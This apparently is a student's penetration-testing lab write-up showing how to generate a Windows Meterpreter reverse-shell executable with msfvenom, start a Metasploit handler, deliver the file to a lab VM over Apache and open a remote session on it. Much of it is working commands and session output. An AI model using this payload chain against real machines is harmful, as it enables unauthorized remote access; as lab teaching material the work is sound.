In the terminal, execute the “msfvenom” script to create a standalone payload as an executable file. Verify that the payload setup is successful

Cmd Used:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<ip> LPORT=<port> -f dll -o siuu.exe
```



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.32.209 LPORT=4444 -f exe -o siuu.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: siuu.exe
```


2.Then I opened a second terminal and used the “msfconsole” command to open the “Metasploit framework”

Once inside the “Metasploit framework”

I used the “use exploit/multi/handler” to configure the “PAYLOAD”

Cmd Used:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```




```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
```


3.I then set the Listening port on the kali machine to listen on port “4444”

Then used the “exploit” command to run the handler.

- Now, remember, our exploit file is on the on the kali machine. We have to get it over to our victim’s virtual machine.
- In this lab, I copied the exploit file from the desktop to the webserver: “/var/www/html/” directory.
- I then started the apache2 server by using the following command:
- “Service apache2 start”
- I then verified the apache2 service was running by using the following command:
- “Service apache2 status”




```
┌──(kali㉿kali)-[~]
└─$ service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Sun 2024-03-17 11:14:48 EDT; 17min ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 2986 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 3012 (apache2)
      Tasks: 8 (limit: 7309)
     Memory: 25.7M (peak: 26.2M)
        CPU: 527ms
     CGroup: /system.slice/apache2.service
             ├─ 3012 /usr/sbin/apache2 -k start
             ├─ 3017 /usr/sbin/apache2 -k start
             ├─ 3018 /usr/sbin/apache2 -k start
             ├─ 3019 /usr/sbin/apache2 -k start
             ├─ 3020 /usr/sbin/apache2 -k start
             ├─ 3021 /usr/sbin/apache2 -k start
             ├─ 3179 /usr/sbin/apache2 -k start
             └─11154 /usr/sbin/apache2 -k start

Mar 17 11:14:47 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Mar 17 11:14:48 kali apachectl[3003]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive
Mar 17 11:14:48 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-22/22 (END)
```



192.168.1.103/rs_exploit.exe

192.168.1.103/rs_exploit.exe




siuu.exe 3/17/2024 9:46 PM Application 73 KB

I then “double-clicked” and ran the file.

Once the file ran successfully, I switched over to the kali machine and verified the connection was established and we now have access to the “C:\” drive via shell.

Here I got the shell



```
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.3.54-dev                          ]
+ -- --=[ 2394 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.32.209
LHOST ⇒ 192.168.32.209
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.32.209:4444
[*] Sending stage (176198 bytes) to 192.168.32.79
[*] Meterpreter session 1 opened (192.168.32.209:4444 → 192.168.32.79:49962) at 2024-03-17 11:23:07 -0400

meterpreter > dir
Listing: C:\Users\IEUser\Downloads
==================================

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
100777/rwxrwxrwx  53465480    fil   2024-03-14 07:00:40 -0400  AccessData_FTK_Imager_4.7.1.exe
040777/rwxrwxrwx  0           dir   2024-02-03 01:56:32 -0500  PowerSploit-master (1)
100666/rw-rw-rw-  2136770     fil   2024-02-03 01:44:20 -0500  PowerSploit-master (1).zip
100666/rw-rw-rw-  989         fil   2024-01-31 03:40:14 -0500  Reverse_Shell_for_Power_Shell.py
040777/rwxrwxrwx  40960       dir   2024-01-10 15:49:14 -0500  SysinternalsSuite
100666/rw-rw-rw-  53047703    fil   2024-01-10 15:48:59 -0500  SysinternalsSuite.zip
100666/rw-rw-rw-  73802       fil   2024-03-17 11:16:01 -0400  Unconfirmed 577696.crdownload
100666/rw-rw-rw-  46775818    fil   2024-01-10 10:46:01 -0500  Windows System Internals 7e Part 1.pdf
100777/rwxrwxrwx  73802       fil   2024-03-17 11:21:24 -0400  abhiram.exe
100666/rw-rw-rw-  1188695040  fil   2024-03-14 06:49:25 -0400  autopsy-4.21.0-64bit.msi
040777/rwxrwxrwx  0           dir   2024-02-09 07:35:24 -0500  chaps-master
100666/rw-rw-rw-  21422       fil   2024-02-09 08:25:47 -0500  chaps-master (1).zip
100666/rw-rw-rw-  21422       fil   2024-02-09 07:35:21 -0500  chaps-master.zip
100666/rw-rw-rw-  282         fil   2024-02-01 22:45:40 -0500  desktop.ini
100777/rwxrwxrwx  73802       fil   2024-03-17 11:23:00 -0400  siuu.exe
100777/rwxrwxrwx  73802       fil   2024-03-17 11:16:34 -0400  smiley (1).exe
040777/rwxrwxrwx  0           dir   2024-02-03 02:18:31 -0500  test-master
100666/rw-rw-rw-  10026020    fil   2024-02-03 02:18:16 -0500  test-master.zip
040777/rwxrwxrwx  0           dir   2024-02-03 04:11:19 -0500  wesng-master
```